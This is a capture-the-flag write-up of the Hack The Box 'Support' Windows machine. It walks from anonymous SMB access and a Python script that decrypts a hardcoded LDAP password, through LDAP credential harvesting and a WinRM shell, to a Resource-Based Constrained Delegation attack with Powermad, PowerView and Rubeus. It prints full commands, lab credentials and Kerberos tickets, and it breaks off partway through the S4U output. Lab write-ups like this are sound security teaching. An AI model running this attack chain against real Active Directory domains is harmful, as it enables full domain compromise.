.png)
Support is an Easy difficulty Windows machine that features an SMB share that allows anonymous authentication. After connecting to the share, an executable file is discovered that is used to query the machine's LDAP server for available users. Through
reverse engineering, network analysis or emulation, the password that the binary uses to bind the LDAP server is identified and can be used to make further LDAP queries. A user called support is identified in the users list, and the info field is found to contain his password, thus allowing for a WinRM connection to the machine. Once on the machine, domain information can

be gathered through SharpHound, and BloodHound reveals that the Shared Support Accounts group that the support user is a member of, has GenericAll privileges on the Domain Controller. A Resource Based Constrained Delegation attack is performed, and a shell as NT Authority\System is received.
RECON
Nmap
mcsuck➜  support  ᐅ  nmap -p- --min-rate 10000 -sV 10.129.230.181 -Pn
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-03 13:17 +0300
Nmap scan report for 10.129.230.181
Host is up (0.18s latency).
Not shown: 65517 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-03-03 10:17:30Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49678/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49683/tcp open  msrpc         Microsoft Windows RPC
49706/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 79.64 seconds
This is clearly a windows host based on the ports. Next the enumeration will start from SMB, LDAP the to AD stuff like Kerberos, DNS
Enumeration
LDAP
I will use ldapsearch to get the naming context from support
mcsuck➜  support  ᐅ  ldapsearch -H "ldap://10.129.230.181" -x -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#

#
dn:
namingcontexts: DC=support,DC=htb
namingcontexts: CN=Configuration,DC=support,DC=htb
namingcontexts: CN=Schema,CN=Configuration,DC=support,DC=htb
namingcontexts: DC=DomainDnsZones,DC=support,DC=htb
namingcontexts: DC=ForestDnsZones,DC=support,DC=htb

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
Unfortunately LDAP did not yield anything important
SMB
Using netexec, SMB shows doamin and hostname but does not list shares:
mcsuck➜  support  ᐅ  nxc smb support.htb
[
[*] Initializing SSH protocol database
[*] Copying default configuration file
SMB         10.129.12.67    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:None) (Null Auth:True)
We can use smbclient with null authentication to list shares:
mcsuck➜  support  ᐅ  smbclient -N -L //support.htb

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        support-tools   Disk      support staff tools
        SYSVOL          Disk      Logon server share
We can see that there is a non-standard share named support staff tools which we are able to connect to:
mcsuck➜  support  ᐅ  smbclient -N //support.htb/support-tools
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jul 20 20:01:06 2022
  ..                                  D        0  Sat May 28 14:18:25 2022
  7-ZipPortable_21.07.paf.exe         A  2880728  Sat May 28 14:19:19 2022
  npp.8.4.1.portable.x64.zip          A  5439245  Sat May 28 14:19:55 2022
  putty.exe                           A  1273576  Sat May 28 14:20:06 2022
  SysinternalsSuite.zip               A 48102161  Sat May 28 14:19:31 2022
  UserInfo.exe.zip                    A   277499  Wed Jul 20 20:01:07 2022
  windirstat1_1_2_setup.exe           A    79171  Sat May 28 14:20:17 2022
  WiresharkPortable64_3.6.5.paf.exe      A 44398000  Sat May 28 14:19:43 2022

                4026367 blocks of size 4096. 970192 blocks available
Everything here is vanilla support tools that are available to the public apart from UserInfo.exe.zip so I will download that
smb: \> get UserInfo.exe.zip
getting file \UserInfo.exe.zip of size 277499 as UserInfo.exe.zip (76.3 KiloBytes/sec) (average 76.3 KiloBytes/sec)
smb: \>
we can then unzip it to a directory for clean workspace, this is very important because the executable needs the linked libraries:
mcsuck➜  support  ᐅ  unzip UserInfo.exe.zip -d binary
Archive:  UserInfo.exe.zip
  inflating: binary/UserInfo.exe
  inflating: binary/CommandLineParser.dll
  inflating: binary/Microsoft.Bcl.AsyncInterfaces.dll
  inflating: binary/Microsoft.Extensions.DependencyInjection.Abstractions.dll
  inflating: binary/Microsoft.Extensions.DependencyInjection.dll
  inflating: binary/Microsoft.Extensions.Logging.Abstractions.dll
  inflating: binary/System.Buffers.dll
  inflating: binary/System.Memory.dll
  inflating: binary/System.Numerics.Vectors.dll
  inflating: binary/System.Runtime.CompilerServices.Unsafe.dll
  inflating: binary/System.Threading.Tasks.Extensions.dll
  inflating: binary/UserInfo.exe.config
We can see that the zip has dynamic linked libraries and an executable
Auth as LDAP
Running file command on the executable we can see that it is a 32-bit .NET executable:
mcsuck➜  binary  ᐅ  file UserInfo.exe
UserInfo.exe: PE32 executable for MS Windows 6.00 (console), Intel i386 Mono/.Net assembly, 3 sections
since I do not have any Windows machine I’m going to run in with wine, fell free to use a Windows VM on your own side
mcsuck➜  binary  ᐅ  wine UserInfo.exe

Usage: UserInfo.exe [options] [commands]

Options:
  -v|--verbose        Verbose output

Commands:
  find                Find a user
  user                Get information about a user
When we run the executable with find argument, we get this information that -first and -last is required
mcsuck➜  binary  ᐅ  wine UserInfo.exe -v find
[-] At least one of -first or -last is required.
Let’s try eleven as the first name with verbosity
mcsuck➜  binary  ᐅ  wine UserInfo.exe -v find -first eleven
[*] LDAP query to use: (givenName=eleven)
[-] Exception: No Such Object
LDAP Injection:
mcsuck➜  binary  ᐅ  wine UserInfo.exe find -first "*"
[-] Exception: No Such Object
mcsuck➜  binary  ᐅ  wine UserInfo.exe find -first *
[-] Exception: No Such Object
that doesn't show anything somehow
Best thing would to analyze the binary using Dnspy or https://github.com/icsharpcode/avaloniailspy,
Static Analysis

After loading UserInfo.exe into AvaloniaILSpy, the LdapQuery constructor immediately stands out. It initializes a DirectoryEntry for the support.htb domain using the support\ldap account, but the password is dynamically fetched via Protected.getPassword().
Analyzing the UserInfo.Services.Protected class reveals a custom decryption routine. The password exists as a Base64-encoded string (enc_password) which is processed through a multi-stage XOR loop using a static 7-character key ("armando") and a constant salt value of 223.

Since the logic is entirely self-contained within the binary, we can replicate this routine in a Python environment to recover the cleartext LDAP credentials.
import base64

enc_password = "0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E"
key = b"armando"
salt = 223

# 1. Decode from Base64
encrypted_bytes = base64.b64decode(enc_password)

# 2. Replicate the XOR loop
# array2[i] = (array[i] ^ key[i % key.length] ^ 223)
decrypted_bytes = bytearray()

for i in range(len(encrypted_bytes)):
    char_code = encrypted_bytes[i] ^ key[i % len(key)] ^ salt
    decrypted_bytes.append(char_code)

# 3. Print the result
print(f"Decrypted Password: {decrypted_bytes.decode('utf-8')}")
python3 decrypt.py
Decrypted Password: nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
Next, verifying password
Verifying credentials
The fastest way to check of the credentials work across the network is using NetExec
mcsuck➜  support  ᐅ  nxc smb support.htb -u ldap -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz'
SMB         10.129.230.181  445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.230.181  445    DC               [+] support.htb\ldap:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
Shell as Support
Now that we know the credentials work, we can filter all user objects and pull their names along with these specific potentially sensitive fields:
mcsuck➜  support  ᐅ  ldapsearch -H "ldap://support.htb" \
  -D 'ldap@support.htb' \
  -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' \
  -b "DC=support,DC=htb" \
  "(objectClass=user)" \
  sAMAccountName description info comment userPassword | grep -vE "^#|^$"
results:
dn: CN=Administrator,CN=Users,DC=support,DC=htb
description: Built-in account for administering the computer/domain
sAMAccountName: Administrator
dn: CN=Guest,CN=Users,DC=support,DC=htb
description: Built-in account for guest access to the computer/domain
sAMAccountName: Guest
dn: CN=DC,OU=Domain Controllers,DC=support,DC=htb
sAMAccountName: DC$
dn: CN=krbtgt,CN=Users,DC=support,DC=htb
description: Key Distribution Center Service Account
sAMAccountName: krbtgt
dn: CN=ldap,CN=Users,DC=support,DC=htb
sAMAccountName: ldap
dn: CN=support,CN=Users,DC=support,DC=htb
info: Ironside47pleasure40Watchful
sAMAccountName: support
dn: CN=smith.rosario,CN=Users,DC=support,DC=htb
sAMAccountName: smith.rosario
dn: CN=hernandez.stanley,CN=Users,DC=support,DC=htb
sAMAccountName: hernandez.stanley
dn: CN=wilson.shelby,CN=Users,DC=support,DC=htb
sAMAccountName: wilson.shelby
dn: CN=anderson.damian,CN=Users,DC=support,DC=htb
sAMAccountName: anderson.damian
dn: CN=thomas.raphael,CN=Users,DC=support,DC=htb
sAMAccountName: thomas.raphael
dn: CN=levine.leopoldo,CN=Users,DC=support,DC=htb
sAMAccountName: levine.leopoldo
dn: CN=raven.clifton,CN=Users,DC=support,DC=htb
sAMAccountName: raven.clifton
dn: CN=bardot.mary,CN=Users,DC=support,DC=htb
sAMAccountName: bardot.mary
dn: CN=cromwell.gerard,CN=Users,DC=support,DC=htb
sAMAccountName: cromwell.gerard
dn: CN=monroe.david,CN=Users,DC=support,DC=htb
sAMAccountName: monroe.david
dn: CN=west.laura,CN=Users,DC=support,DC=htb
sAMAccountName: west.laura
dn: CN=langley.lucy,CN=Users,DC=support,DC=htb
sAMAccountName: langley.lucy
dn: CN=daughtler.mabel,CN=Users,DC=support,DC=htb
sAMAccountName: daughtler.mabel
dn: CN=stoll.rachelle,CN=Users,DC=support,DC=htb
sAMAccountName: stoll.rachelle
dn: CN=ford.victoria,CN=Users,DC=support,DC=htb
sAMAccountName: ford.victoria
ref: ldap://ForestDnsZones.support.htb/DC=ForestDnsZones,DC=support,DC=htb
ref: ldap://DomainDnsZones.support.htb/DC=DomainDnsZones,DC=support,DC=htb
ref: ldap://support.htb/CN=Configuration,DC=support,DC=htb
search: 2
result: 0 Success
We can see that the info field contains a password like string for user support
info: Ironside47pleasure40Watchful
With valid credentials, I sued bloodhound-python to ingest the domain’s structure. While ldapsearch finds data, BloodHound maps the relationships between objects
mcsuck➜  support  ᐅ  bloodhound-python -c ALL -u ldap -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -d support.htb -ns 10.129.230.181
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: support.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc.support.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.support.htb
INFO: Found 21 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc.support.htb
INFO: Done in 00M 47S
To load the data into BloodHound for analysis, Drag and drop the generated JSON files directly into the BoodHound GUI window.

The support user is a member of the Remote Management Users group, which grants the necessary permissions to execute remote commands via PowerShell Remoting (WinRM):
Netexec supports our claim:
mcsuck➜  support  ᐅ  nxc winrm support.htb -u support -p 'Ironside47pleasure40Watchful'
WINRM       10.129.230.181  5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:support.htb)

WINRM       10.129.230.181  5985   DC               [+] support.htb\support:Ironside47pleasure40Watchful (Pwn3d!)
We can now connect to WinRM and get a shell:
mcsuck➜  support  ᐅ  evil-winrm -i support.htb -u support -p 'Ironside47pleasure40Watchful'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\support\Documents> type ..\Desktop\user.txt
Shell as Admin
Back at BloodHound data again, we can see that the user support is a member of shared support accounts group.

which holds GenericAll permissions over the computer object DC.SUPPORT.HTB. In Active Directory, GenericAll on a computer object is a critical misconfiguration; it grants us full control over the Domain Controller's attributes, including the ability to perform a Resource-Based Constrained Delegation (RBCD) attack or a Shadow Credentials exploit.
This attack allows us to the the Domain Controller: “Trust me bro”
For this to work, I’ll need an authenticated user who can add machines
to the domain (by default, any user can add up to 10). This is
configured in the ms-ds-machineaccountquota attribute, which needs to be larger than 0. Finally, I need write privileges over a domain joined computer (which GenericALL on the DC gets me.)
For this to work we need:
Then uploading them:
*Evil-WinRM* PS C:\Users\support\Documents> upload /usr/share/windows-resources/powersploit/Recon/PowerView.ps1

Info: Uploading /usr/share/windows-resources/powersploit/Recon/PowerView.ps1 to C:\Users\support\Documents\PowerView.ps1

Data: 1027036 bytes of 1027036 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\support\Documents> upload /home/xi/Downloads/Powermad.ps1

Info: Uploading /home/xi/Downloads/Powermad.ps1 to C:\Users\support\Documents\Powermad.ps1

Data: 180768 bytes of 180768 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\support\Documents> upload /home/xi/Downloads/Rubeus.exe

Info: Uploading /home/xi/Downloads/Rubeus.exe to C:\Users\support\Documents\Rubeus.exe

Data: 369320 bytes of 369320 bytes copied

Info: Upload successful!
To verify if the domain’s default policy allows for the creation of new machine accounts, I used PowerView to query the ms-DS-MachineAccountQuota attribute on the domain object.
*Evil-WinRM* PS C:\Users\support\Documents> Get-DomainObject -Identity 'DC=SUPPORT,DC=HTB' | select ms-ds-machineaccountquota

ms-ds-machineaccountquota
-------------------------
                       10
By default, Active Directory allows an authenticated user to add up to 10 computer accounts to the domain; confirming this value is greater zero is the green light for our RBCD attack
With the quota confirmed, I will use Powermad to inject a new computer object into the domain
*Evil-WinRM* PS C:\Users\support\Documents> . .\Powermad.ps1
New-MachineAccount -MachineAccount EVIL -Password $(ConvertTo-SecureString 'password123' -AsPlainText -Force)
[+] Machine account EvilPC added
I need the SID of the newly created EvilPC because its the unique number that AD uses to identify the account in the msDS-AllowedToActOnBehalfOfOtherIdentity security descriptor. saving it as a variable streamlines the exploitation phase
Evil-WinRM* PS C:\Users\support\Documents> $fakesid = Get-DomainComputer EVIL | select -expand objectsid
*Evil-WinRM* PS C:\Users\support\Documents> $fakesid
S-1-5-21-1677581083-3380853377-188903654-6102
Now we use PowerView to modify the msDS-AllowedToActOnBehalfOfOtherIdentity attribute on the Domain Controller object
*Evil-WinRM* PS C:\Users\support\Documents> Set-ADComputer DC -PrincipalsAllowedToDelegateToAccount EVIL$
*Evil-WinRM* PS C:\Users\support\Documents> Get-ADComputer DC -Properties PrincipalsAllowedToDelegateToAccount

DistinguishedName                    : CN=DC,OU=Domain Controllers,DC=support,DC=htb
DNSHostName                          : dc.support.htb
Enabled                              : True
Name                                 : DC
ObjectClass                          : computer
ObjectGUID                           : afa13f1c-0399-4f7e-863f-e9c3b94c4127
PrincipalsAllowedToDelegateToAccount : {CN=EVIL,CN=Computers,DC=support,DC=htb}
SamAccountName                       : DC$
SID                                  : S-1-5-21-1677581083-3380853377-188903654-1000
UserPrincipalName
With the Domain Controller now reconfigured to trust our puppet account, we use Rubeus to execute a two-step S4U (Service for User) attack. First, we generate a hash for EvilPC$ to authenticate as the machine account, then we abuse the S4U2Self and S4U2Proxy extensions to "vouch" for the Administrator identity.
*Evil-WinRM* PS C:\Users\support\Documents> .\Rubeus.exe hash /password:password123 /user:EVIL$ /domain:support.htb

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.4

[*] Action: Calculate Password Hash(es)

[*] Input password             : password123
[*] Input username             : EVIL$
[*] Input domain               : support.htb
[*] Salt                       : SUPPORT.HTBhostevil.support.htb
[*]       rc4_hmac             : A9FDFA038C4B75EBC76DC855DD74F0DA
[*]       aes128_cts_hmac_sha1 : 6B56F4085276ED22064702C51C26E194
[*]       aes256_cts_hmac_sha1 : 85577AE167E72796A3BC2A9B4B70FF6069CBBD0A576621DC785D50D2776D0CBF
[*]       des_cbc_md5          : 92FDB62F20E98962
*Evil-WinRM* PS C:\Users\support\Documents> .\Rubeus.exe s4u /user:EVIL$ /rc4:A9FDFA038C4B75EBC76DC855DD74F0DA /impersonateuser:administrator /msdsspn:cifs/dc.support.htb /ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.4

[*] Action: S4U

[*] Using rc4_hmac hash: A9FDFA038C4B75EBC76DC855DD74F0DA
[*] Building AS-REQ (w/ preauth) for: 'support.htb\EVIL$'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFRjCCBUKgAwIBBaEDAgEWooIEYTCCBF1hggRZMIIEVaADAgEFoQ0bC1NVUFBPUlQuSFRCoiAwHqAD
      AgECoRcwFRsGa3JidGd0GwtzdXBwb3J0Lmh0YqOCBBswggQXoAMCARKhAwIBAqKCBAkEggQFWIoOBhGm
      8qs8rcla77qDGOZOxol6zLJiyBPeLJXmbOD3QKy8ZbkdXzjAH7g8e9khV3yxSxgZ6TMqdsVxl5Tbllls
      Eu04j1UAFxgSb6bfiRwIPojg95cUWwD0lXNAF9kvp4by5VIgTajEh2+Xgz/7Eg/ZELZJ3R9OrKMf0k77
      FdyL4gGJbGskpQKb5ZyXCNNSzouwKk8gwGtxUJbaKCjEyCS4bbWja5A9EIvn9qk+h6QHFyAfPbnvgq5S
      jINTyFjFGVcfn1st211NvjfwISl1H/48UckTReBwNUPcnlwZdm9AcY1YZDpF47BheImzUl9aokL3cKQk
      0H6RJnEyYLraWzti39/BnzWeH6qs5sHPe09aEGilG0a+10WIfRf9HsbC4PdVgJUIjeSV8ItKprktHFMq
      mQnRuq1yG2/LuT+QOo/DkzWP873313KQFYeH2nRU8FUyh+8GhDDwgttz4jCHuLHPTRxuRJNtMDgOuFuV
      snaypomKvvGEBO7yzjzbqlJXHv/OgvocRBps9UxQjerxgLSZhoyqMUSrXoEkpO3YgPPE09Tu4wz1A7fY
      0NtLddsL+3j6HyEqtnahlGYW3DGUY+uGwDiO4AOvNKpt4Rn94hn+XPCNaOYhM9zJ0I2SfKCbwQvkHVOp
      XwLTcefurGLXr1IoaiMRPsg9BviO1dmxZ1biB1CW1uecW5bgOL/N/Vqqxcqm0bT3WYANx42XQDWYwqxD
      9x+VIBUGUkaTN4iKIDk2w8frw9PKhMqYcaOmFzXHwzeVO9PHaV4ROzOccd7Iz4K3uKdu4ziHifU9fM7N
      A+bOfkL3ddqmGBgCBHQDqkfyE8k2ve/FyIw7MtdkGg314K95Ywq9oeZFNxUgy/qDGzZTNUaHZfTcKeYI
      g8fPLRAFmVNeaxhH5taUuf7pxKPI1d7CDQPruTlsbzsg8l1xo6r4yR7GvrJbnx3+G94kzHR8SW9fhwxV
      /o6fwoN5L+AymtNpuvGXrMksn3iSkvs+csLKvxDEqpl7Zv/I60v8adYFYjsPO/eUsvaSoPR1uVVVsVdp
      XhVTtsLk+FbQhqDcmIXzK5b8H9UK8WqOjwKEJUePWXKDArit8wbU7jbCduKgOvq/N/6amXxDS2JRfECn
      aGuZWBSnVFbTnvLdzuX2zLIZozdkkm5Wz06g7FmNh2FkXnz+2ZW27xvACTMwGw2Na18ysykd8NLk6NQI
      B4LCXXQGhIjC8YyZfzsoDqzy8a5uyA3ZGz9j9G93aH8x0NwyX8llaBtt0thJUmlSyG/oi29yebfkK/Dn
      jygVqifXBWkZ+KkXG+WaXHa2R3ktUkJp9FAWMf33OVfnepCGvoPLxXEdPyP3qUvcw1YdzfXrS27qSsdS
      qzmQo4HQMIHNoAMCAQCigcUEgcJ9gb8wgbyggbkwgbYwgbOgGzAZoAMCARehEgQQCoWjmUe9eGTHg5L4
      uQfXsaENGwtTVVBQT1JULkhUQqISMBCgAwIBAaEJMAcbBUVWSUwkowcDBQBA4QAApREYDzIwMjYwNDA1
      MTYwMzIyWqYRGA8yMDI2MDQwNjAyMDMyMlqnERgPMjAyNjA0MTIxNjAzMjJaqA0bC1NVUFBPUlQuSFRC
      qSAwHqADAgECoRcwFRsGa3JidGd0GwtzdXBwb3J0Lmh0Yg==

[*] Action: S4U

[*] Using domain controller: dc.support.htb (::1)
[*] Building S4U2self request for: 'EVIL$@SUPPORT.HTB'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'administrator' to 'EVIL$@SUPPORT.HTB'
[*] base64(ticket.kirbi):

      doIFnjCCBZqgAwIBBaEDAgEWooIEvzCCBLthggS3MIIEs6ADAgEFoQ0bC1NVUFBPUlQuSFRCohIwEKAD
      AgEBoQkwBxsFRVZJTCSjggSHMIIEg6ADAgEXoQMCAQGiggR1BIIEcfwRy2Zd4TR2HuEXiXLI28Bsewly
      csnxA2keFvzXXmnGUxdTUE+UgtTS46YwOxFh45f5V0aao/MgCCYvMrR8PMmPZ7w2CJ8lEuu6zgaVfol4
      QAeZu4spvUmKGOfFRrIMXtQnr8rASI1zLGT8LD0KlesMrtn6UDpZsPoJFuTt3BMPs9ds3mL3L8D7ciZS
      g/19aX35mi2rkdr3uUq1QpJEp3V4UmC0xZzzNmkg2dDZz76DYQqDBdXzjc6GpNmqr5okjO04HMvWdku2
      u7fltR/X5AbRuvbW07BKhUrbaAyJ8zrrgoZjC3myb5giySp5/CNmvey0iaCMQf1B7tbbrbbkmy1Al4iD
      ubNs4jBm4qeS0D6I4MP9zSb3QcJFprdhnXQZG+kZn+MlUzOVfsJ0dVmSWpWghkkETsiNJckt70mQp9XY
      tMFuY7EYNE5Nm+ocWjjSFMdmsHgZh4e4ZG1Em0yg4v0jkryeK/wTOkzvQVvUWkWjMEfg8s0QoOICqsQN
      Vd05vpS8e2Q7h8HlPEJlRXB7pcRvkmLKrB4lcNN5kx3bwmO+qc1Xg1DKujvgKev04YTfbgoNQaRMHi/Q
      T2Phn9PmaWROXahP95upmTcnZywfDHOhZ5dUQW9nRJaRQ/ZFWAERLh4NlOsAAPh5xT5GFnZsIHNMKIBE
